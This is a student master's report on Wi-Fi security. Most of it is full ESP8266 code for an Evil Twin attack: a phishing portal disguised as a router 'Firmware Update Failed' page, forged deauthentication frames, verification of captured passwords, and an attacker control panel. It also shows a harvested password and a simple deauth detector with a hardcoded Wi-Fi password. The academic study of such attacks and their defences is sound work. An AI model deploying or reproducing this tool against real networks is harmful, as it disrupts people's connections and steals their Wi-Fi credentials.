“Access Point Password Extractor using NodeMCU”

A Report submitted

in partial fulfilment for the Degree of

Master of Science

IN

Digital Forensic and Information Security

Submitted By

MD UMAR ANSARI – 012300300009002029
SOHEL MALEK – 012300300009002030
NIRAJ BALWANI - 012300300009002032

Under the Supervision of

Dr. Ujjaval Patel

Assistant Professor

Submitted to

SCHOOL OF CYBER SECURITY & DIGITAL FORENSICS,

NATIONAL FORENSIC SCIENCES UNIVERSITY

GANDHINAGAR – 382009, GUJARAT, INDIA.

December, 2024

ABSTRACT

The project, "Access Point Password Extractor using NodeMCU," is an exploration into wireless network vulnerabilities and proactive defense mechanisms. It leverages the NodeMCU microcontroller, based on the ESP8266 Wi-Fi module, to demonstrate the implementation of an Evil Twin Attack and develop a De-Auth Detector. The Evil Twin Attack involves creating a rogue access point mimicking a legitimate network, tricking users into revealing sensitive credentials such as Wi-Fi passwords. This attack is further enhanced by launching a deauthentication attack, disconnecting users from the legitimate network and redirecting them to the rogue one.

In addition to showcasing offensive techniques, the project integrates a De-Auth Detector as a defensive mechanism. The NodeMCU's LED provides a visual alert, blinking continuously when a deauthentication attack is detected. This real-time detection helps users identify potential threats and respond promptly, enhancing the project's practical value.

The project serves as a dual-purpose educational tool, highlighting both the vulnerabilities in wireless networks and the importance of detection and prevention measures. By combining offensive and defensive strategies, this initiative contributes to the broader field of cybersecurity, emphasizing the critical need for robust wireless network security in today's interconnected world.

TABLE OF CONTENTS

1. Methodology :

Step 1: Reconnaissance

- **Identify Target Access Point:**

Use tools like Wireshark or airodump-ng to scan for nearby wireless networks. Identify the target access point (AP) based on its SSID (network name), BSSID (MAC address), and channel.

- **Gather Network Details:**

Collect critical information such as the security protocol (e.g., WPA/WPA2) and frequency band used by the target AP. This data is crucial for creating a convincing rogue AP.

Step 2: Setting Up the Rogue Access Point

- **Configure NodeMCU as a Rogue AP:**

Program the NodeMCU to act as an access point with the same SSID as the target network. Use the ESP8266's built-in capabilities to mimic the legitimate AP.

- **Broadcast the Fake Network:**

The rogue AP starts broadcasting the SSID, appearing identical to the original network. This can confuse users, especially in areas with overlapping signal ranges.

Step 3: Deauthentication Attack

- **Disconnect Legitimate Users:**

Launch a deauthentication attack against clients connected to the real AP using tools like aireplay-ng. This forces devices to disconnect from the legitimate network.

- **Redirect Users to the Rogue AP:**

Once disconnected, users automatically or unknowingly connect to the rogue AP due to its identical SSID and stronger signal strength.

Step 4: Credential Capture

- **Set Up a Captive Portal:**

Create a fake login page hosted on the NodeMCU or another server. When users connect to the rogue AP, redirect them to this portal.

- **Trick Users into Entering Credentials:**

Display a message prompting users to re-enter their Wi-Fi credentials for "verification" or due to "network issues." This step exploits user trust in the fake AP.

- **Log Captured Credentials:**

Store the entered credentials in a secure location, such as the NodeMCU's memory or an external server.

2. INTRODUCTION

- The project, "Access Point Password Extractor using NodeMCU," delves into the exploration of wireless network vulnerabilities by utilizing NodeMCU, a microcontroller based on the ESP8266 Wi-Fi module.
- The project involves the implementation of an **Evil Twin Attack**, a well-known wireless attack technique where a rogue access point mimicking a legitimate one is created to trick users into connecting and revealing sensitive information, such as Wi-Fi credentials.
- By setting up a rogue access point, the project demonstrates how attackers can exploit misconfigurations and weaknesses in wireless networks to extract passwords.
- This approach not only highlights the vulnerabilities present in many access points but also stresses the critical importance of securing wireless networks.
- The project also incorporates the development of a **deauthentication (de-auth) attack detector**, which acts as a proactive security measure.
- The detector monitors network activity and generates an alert whenever a de-authentication attack is detected. This functionality aims to enhance the defensive aspect of the project by enabling users to identify and respond to malicious attempts to disrupt legitimate Wi-Fi connections.
- By combining offensive and defensive elements, the project offers a comprehensive understanding of both attacking techniques and potential countermeasures, reinforcing the importance of implementing robust wireless network security protocols.

3. Steps to Perform :

3.1 Evil – Twin Code :

```
#include <Arduino.h>

#include <ESP8266WiFi.h>

#include <DNSServer.h>

#include <ESP8266WebServer.h>

#include <ESP8266HTTPClient.h>


extern "C" {

#include "user_interface.h"

}


typedef struct

{

 String ssid;

 uint8_t ch;

 uint8_t bssid[6];

} _Network;


const byte DNS_PORT = 53;

IPAddress apIP(192, 168, 1, 1);

DNSServer dnsServer;

ESP8266WebServer webServer(80);


_Network _networks[16];

_Network _selectedNetwork;
```

```
void clearArray() {

 for (int i = 0; i < 16; i++) {

 _Network _network;

 _networks[i] = _network;

 }

}

String _correct = "";

String _tryPassword = "";


// Default main strings

#define SUBTITLE "ACCESS POINT RESCUE MODE"

#define TITLE "<warning style='text-shadow: 1px 1px black;color:yellow;font-size:7vw;'>&#9888;</warning> Firmware Update Failed"

#define BODY "Your router encountered a problem while automatically installing the latest firmware update.<br><br>To revert the old firmware and manually update later, please verify your password."


String header(String t) {

 String a = String(_selectedNetwork.ssid);

 String CSS = "article { background: #f2f2f2; padding: 1.3em; }"

 "body { color: #333; font-family: Century Gothic, sans-serif; font-size: 18px; line-height: 24px; margin: 0; padding: 0; }"

 "div { padding: 0.5em; }"

 "h1 { margin: 0.5em 0 0 0; padding: 0.5em; font-size:7vw;}"

 "input { width: 100%; padding: 9px 10px; margin: 8px 0; box-sizing: border-box; border-radius: 0; border: 1px solid #555555; border-radius: 10px; }"

 "label { color: #333; display: block; font-style: italic; font-weight: bold; }"

 "nav { background: #0066ff; color: #fff; display: block; font-size: 1.3em; padding: 1em; }"

 "nav b { display: block; font-size: 1.5em; margin-bottom: 0.5em; } "
 "textarea { width: 100%; }"

 ;

 String h = "<!DOCTYPE html><html>"

 "<head><title><center>" + a + " :: " + t + "</center></title>"

 "<meta name=viewport content=\"width=device-width,initial-scale=1\">"

 "<style>" + CSS + "</style>"

 "<meta charset=\"UTF-8\"></head>"

 "<body><nav><b>" + a + "</b> " + SUBTITLE + "</nav><div><h1>" + t +
"</h1></div><div>";

 return h;

}


String footer() {

 return "</div><div class=q><a>&#169; All rights reserved.</a></div>";

}


String index() {

 return header(TITLE) + "<div>" + BODY + "</ol></div><div><form action='/'
method=post><label>WiFi password:</label>" +

 "<input type=password id='password' name='password' minlength='8'></input><input
type=submit value=Continue></form>" + footer();

}


void setup() {



 Serial.begin(115200);

 WiFi.mode(WIFI_AP_STA);

 wifi_promiscuous_enable(1);
 WiFi.softAPConfig(IPAddress(192, 168, 4, 1) , IPAddress(192, 168, 4, 1) , IPAddress(255, 255,
255, 0));
 WiFi.softAP("niraj_mcu", "12345678");
 dnsServer.start(53, "*", IPAddress(192, 168, 4, 1));

 webServer.on("/", handleIndex);
 webServer.on("/result", handleResult);
 webServer.on("/admin", handleAdmin);
 webServer.onNotFound(handleIndex);
 webServer.begin();
}
void performScan() {
 int n = WiFi.scanNetworks();
 clearArray();
 if (n >= 0) {
 for (int i = 0; i < n && i < 16; ++i) {
 _Network network;
 network.ssid = WiFi.SSID(i);
 for (int j = 0; j < 6; j++) {
 network.bssid[j] = WiFi.BSSID(i)[j];
 }

 network.ch = WiFi.channel(i);
 _networks[i] = network;
 }
 }
}
bool hotspot_active = false;
bool deauthing_active = false;


void handleResult() {

 String html = "";

 if (WiFi.status() != WL_CONNECTED) {

 if (webServer.arg("deauth") == "start") {

 deauthing_active = true;

 }

 webServer.send(200, "text/html", "<html><head><script> setTimeout(function(){window.location.href = '/';}, 4000); </script><meta name='viewport' content='initial-scale=1.0, width=device-width'><body><center><h2><wrong style='text-shadow: 1px 1px black;color:red;font-size:60px;width:60px;height:60px'>&#8855;</wrong><br>Wrong Password</h2><p>Please, try again.</p></center></body> </html>");

 Serial.println("Wrong password tried!");

 } else {

 _correct = "Successfully got password for: " + _selectedNetwork.ssid + " Password: " + _tryPassword;

 hotspot_active = false;

 dnsServer.stop();

 int n = WiFi.softAPdisconnect (true);

 Serial.println(String(n));

 WiFi.softAPConfig(IPAddress(192, 168, 4, 1) , IPAddress(192, 168, 4, 1) , IPAddress(255, 255, 255, 0));

 WiFi.softAP("niraj_mcu", "12345678");

 dnsServer.start(53, "*", IPAddress(192, 168, 4, 1));

 Serial.println("Good password was entered !");

 Serial.println(_correct);

 }

}
```

```
String _tempHTML = "<html><head><meta name='viewport' content='initial-scale=1.0, width=device-width'>"

 "<style> .content {max-width: 500px;margin: auto;}table, th, td {border: 1px solid black;border-collapse: collapse;padding-left:10px;padding-right:10px;}</style>"

 "</head><body><div class='content'>"

 "<div><form style='display:inline-block;' method='post' action='/?deauth={deauth}'>"

 "<button style='display:inline-block;'{disabled}>{deauth_button}</button></form>"

 "<form style='display:inline-block; padding-left:8px;' method='post' action='/?hotspot={hotspot}'>"

 "<button style='display:inline-block;'{disabled}>{hotspot_button}</button></form>"


"</div></br><table><tr><th>SSID</th><th>BSSID</th><th>Channel</th><th>Select</th></tr>";



void handleIndex() {



 if (webServer.hasArg("ap")) {

 for (int i = 0; i < 16; i++) {

 if (bytesToStr(_networks[i].bssid, 6) == webServer.arg("ap") ) {

 _selectedNetwork = _networks[i];

 }

 }

 }

 if (webServer.hasArg("deauth")) {

 if (webServer.arg("deauth") == "start") {

 deauthing_active = true;

 } else if (webServer.arg("deauth") == "stop") {

 deauthing_active = false;

 }
```

```
}

if (webServer.hasArg("hotspot")) {

if (webServer.arg("hotspot") == "start") {

hotspot_active = true;



dnsServer.stop();

int n = WiFi.softAPdisconnect (true);

Serial.println(String(n));

WiFi.softAPConfig(IPAddress(192, 168, 4, 1) , IPAddress(192, 168, 4, 1) , IPAddress(255, 255,
255, 0));

WiFi.softAP(_selectedNetwork.ssid.c_str());

dnsServer.start(53, "*", IPAddress(192, 168, 4, 1));



} else if (webServer.arg("hotspot") == "stop") {

hotspot_active = false;

dnsServer.stop();

int n = WiFi.softAPdisconnect (true);

Serial.println(String(n));

WiFi.softAPConfig(IPAddress(192, 168, 4, 1) , IPAddress(192, 168, 4, 1) , IPAddress(255, 255,
255, 0));

WiFi.softAP("niraj_mcu", "12345678");

dnsServer.start(53, "*", IPAddress(192, 168, 4, 1));

}

return;

}



if (hotspot_active == false) {

String _html = _tempHTML;
```

```
for (int i = 0; i < 16; ++i) {

if ( _networks[i].ssid == "") {

break;

}

_html += "<tr><td>" + _networks[i].ssid + "</td><td>" + bytesToStr(_networks[i].bssid, 6) + "</td><td>" + String(_networks[i].ch) + "<td><form method='post' action='/?ap=" + bytesToStr(_networks[i].bssid, 6) + "'>";


if (bytesToStr(_selectedNetwork.bssid, 6) == bytesToStr(_networks[i].bssid, 6)) {

_html += "<button style='background-color: #90ee90;'>Selected</button></form></td></tr>";

} else {

_html += "<button>Select</button></form></td></tr>";

}

}


if (deauthing_active) {

_html.replace("{deauth_button}", "Stop deauthing");

_html.replace("{deauth}", "stop");

} else {

_html.replace("{deauth_button}", "Start deauthing");

_html.replace("{deauth}", "start");

}


if (hotspot_active) {

_html.replace("{hotspot_button}", "Stop EvilTwin");

_html.replace("{hotspot}", "stop");

} else {

_html.replace("{hotspot_button}", "Start EvilTwin");

_html.replace("{hotspot}", "start");
```

```
}

if (_selectedNetwork.ssid == "") {
_html.replace("{disabled}", " disabled");
} else {
_html.replace("{disabled}", "");
}

_html += "</table>";
if (_correct != "") {
_html += "</br><h3>" + _correct + "</h3>";
}

_html += "</div></body></html>";
webServer.send(200, "text/html", _html);

} else {

if (webServer.hasArg("password")) {
_tryPassword = webServer.arg("password");
if (webServer.arg("deauth") == "start") {
deauthing_active = false;
}
delay(1000);
WiFi.disconnect();
WiFi.begin(_selectedNetwork.ssid.c_str(),                    webServer.arg("password").c_str(),
_selectedNetwork.ch, _selectedNetwork.bssid);
```


```
 webServer.send(200, "text/html", "<!DOCTYPE html> <html><script> setTimeout(function(){window.location.href = '/result';}, 15000); </script></head><body><center><h2 style='font-size:7vw'>Verifying integrity, please wait...<br><progress value='10' max='100'>10%</progress></h2></center></body> </html>");

 if (webServer.arg("deauth") == "start") {

 deauthing_active = true;

 }

 } else {

 webServer.send(200, "text/html", index());

 }

 }


}


void handleAdmin() {

 String _html = _tempHTML;


 if (webServer.hasArg("ap")) {

 for (int i = 0; i < 16; i++) {

 if (bytesToStr(_networks[i].bssid, 6) == webServer.arg("ap") ) {

 _selectedNetwork = _networks[i];

 }

 }

 }

 if (webServer.hasArg("deauth")) {

 if (webServer.arg("deauth") == "start") {

 deauthing_active = true;

 } else if (webServer.arg("deauth") == "stop") {

 deauthing_active = false;
```

```
}

}


if (webServer.hasArg("hotspot")) {

if (webServer.arg("hotspot") == "start") {

hotspot_active = true;


dnsServer.stop();

int n = WiFi.softAPdisconnect (true);

Serial.println(String(n));

WiFi.softAPConfig(IPAddress(192, 168, 4, 1) , IPAddress(192, 168, 4, 1) , IPAddress(255, 255,
255, 0));

WiFi.softAP(_selectedNetwork.ssid.c_str());

dnsServer.start(53, "*", IPAddress(192, 168, 4, 1));


} else if (webServer.arg("hotspot") == "stop") {

hotspot_active = false;

dnsServer.stop();

int n = WiFi.softAPdisconnect (true);

Serial.println(String(n));

WiFi.softAPConfig(IPAddress(192, 168, 4, 1) , IPAddress(192, 168, 4, 1) , IPAddress(255, 255,
255, 0));

WiFi.softAP("niraj_mcu", "12345678");

dnsServer.start(53, "*", IPAddress(192, 168, 4, 1));

}

return;

}

for (int i = 0; i < 16; ++i) {

if ( _networks[i].ssid == "") {
```

```
break;

}

_html += "<tr><td>" + _networks[i].ssid + "</td><td>" + bytesToStr(_networks[i].bssid, 6) + "</td><td>" + String(_networks[i].ch) + "<td><form method='post' action='/?ap=" + bytesToStr(_networks[i].bssid, 6) + "'>";

if ( bytesToStr(_selectedNetwork.bssid, 6) == bytesToStr(_networks[i].bssid, 6)) {

_html += "<button style='background-color: #90ee90;'>Selected</button></form></td></tr>";

} else {

_html += "<button>Select</button></form></td></tr>";

}

}

if (deauthing_active) {

_html.replace("{deauth_button}", "Stop deauthing");

_html.replace("{deauth}", "stop");

} else {

_html.replace("{deauth_button}", "Start deauthing");

_html.replace("{deauth}", "start");

}


if (hotspot_active) {

_html.replace("{hotspot_button}", "Stop EvilTwin");

_html.replace("{hotspot}", "stop");

} else {

_html.replace("{hotspot_button}", "Start EvilTwin");

_html.replace("{hotspot}", "start");

}

if (_selectedNetwork.ssid == "") {

_html.replace("{disabled}", " disabled");

} else {
 _html.replace("{disabled}", "");
 }

 if (_correct != "") {
 _html += "</br><h3>" + _correct + "</h3>";
 }
 _html += "</table></div></body></html>";
 webServer.send(200, "text/html", _html);
}
String bytesToStr(const uint8_t* b, uint32_t size) {
 String str;
 const char ZERO = '0';
 const char DOUBLEPOINT = ':';
 for (uint32_t i = 0; i < size; i++) {
 if (b[i] < 0x10) str += ZERO;
 str += String(b[i], HEX);

 if (i < size - 1) str += DOUBLEPOINT;
 }
 return str;
}
unsigned long now = 0;
unsigned long wifinow = 0;
unsigned long deauth_now = 0;
uint8_t broadcast[6] = { 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF };
uint8_t wifi_channel = 1;

void loop() {
```

```
dnsServer.processNextRequest();

webServer.handleClient();


if (deauthing_active && millis() - deauth_now >= 1000) {

wifi_set_channel(_selectedNetwork.ch);

uint8_t deauthPacket[26] = {0xC0, 0x00, 0x00, 0x00, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF,
0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0x00, 0x00, 0x01, 0x00};


memcpy(&deauthPacket[10], _selectedNetwork.bssid, 6);

memcpy(&deauthPacket[16], _selectedNetwork.bssid, 6);

deauthPacket[24] = 1;


Serial.println(bytesToStr(deauthPacket, 26));

deauthPacket[0] = 0xC0;

Serial.println(wifi_send_pkt_freedom(deauthPacket, sizeof(deauthPacket), 0));

Serial.println(bytesToStr(deauthPacket, 26));

deauthPacket[0] = 0xA0;

Serial.println(wifi_send_pkt_freedom(deauthPacket, sizeof(deauthPacket), 0));

deauth_now = millis();

}

if (millis() - now >= 15000) {

performScan();

now = millis();

}

if (millis() - wifinow >= 2000) {

if (WiFi.status() != WL_CONNECTED) {

Serial.println("BAD");

} else {
Serial.println("GOOD");
}
wifinow = millis();
}
}
```

3.2 OUTPUT :



SSID	BSSID	Channel	Select
Redmi Note 11T 5G	7e:26:bf:15:06:e7	1	Selected

Successfully got password for: Redmi Note 11T 5G Password: niraj123456

3.3 De – Auth Attack Detector Code :

```
#include <ESP8266WiFi.h>

const char* ap = "realme3p";   // Your WiFi's access point name

const char* pass = "onetwo1234"; // Your WiFi's password

int wifiStatus;

int connectStatus = 0;

bool ledState = false; // To track the blinking state of the LED


void setup() {

  pinMode(LED_BUILTIN, OUTPUT); // Configure the built-in LED as an output pin

  WiFi.begin(ap, pass); // Start connecting to the WiFi network

}


void loop() {

  wifiStatus = WiFi.status(); // Check the WiFi status


  if (wifiStatus == WL_CONNECTED) {

    // When connected to WiFi

    digitalWrite(LED_BUILTIN, LOW); // Turn on the built-in LED (logic inverted)

    connectStatus = 1; // Update the connection status

  } else {

    // When disconnected or detecting WiFi

    if (connectStatus != 0) {

      // Reset connection status

      connectStatus = 0;

    }

    // Blink the built-in LED
```

```
        ledState = !ledState; // Toggle the LED state

        digitalWrite(LED_BUILTIN, ledState ? HIGH : LOW); // Apply the toggle

        delay(500); // Adjust blinking speed (500 ms)

        return; // Skip the 1-second delay below to keep the blinking interval consistent

    }


    delay(1000); // Delay for 1 second

}
```

3.4 OUTPUT :

The NodeMCU's LED remains steadily lit while the device is connected to the access point, indicating a stable connection. However, as soon as a deauthentication (De-Auth) attack is launched by an attacker, the LED begins blinking continuously. This behavior serves as a visual alert mechanism, effectively signaling that the network is under attack.

This functionality not only demonstrates the real-time impact of a De-Auth attack but also provides an intuitive and immediate way to detect such malicious activities. The blinking LED acts as a simple yet effective alert system, ensuring that users or administrators are promptly informed of potential threats. This implementation underscores the project's goal of bridging offensive and defensive strategies to enhance overall network resilience.

Conclusion :

In conclusion, the project, "Access Point Password Extractor using NodeMCU," provides a comprehensive exploration of wireless network vulnerabilities through the implementation of an Evil Twin Attack and the creation of a rogue access point.

By leveraging the capabilities of NodeMCU, the project demonstrates how attackers can exploit weaknesses in network configurations to extract sensitive information such as Wi-Fi credentials. Furthermore, the integration of a de-authentication attack detector adds a critical defensive layer, enabling the detection and mitigation of malicious activities aimed at disrupting legitimate network connections.

This dual approach not only underscores the importance of understanding offensive tactics but also highlights the necessity of implementing effective countermeasures to secure wireless networks.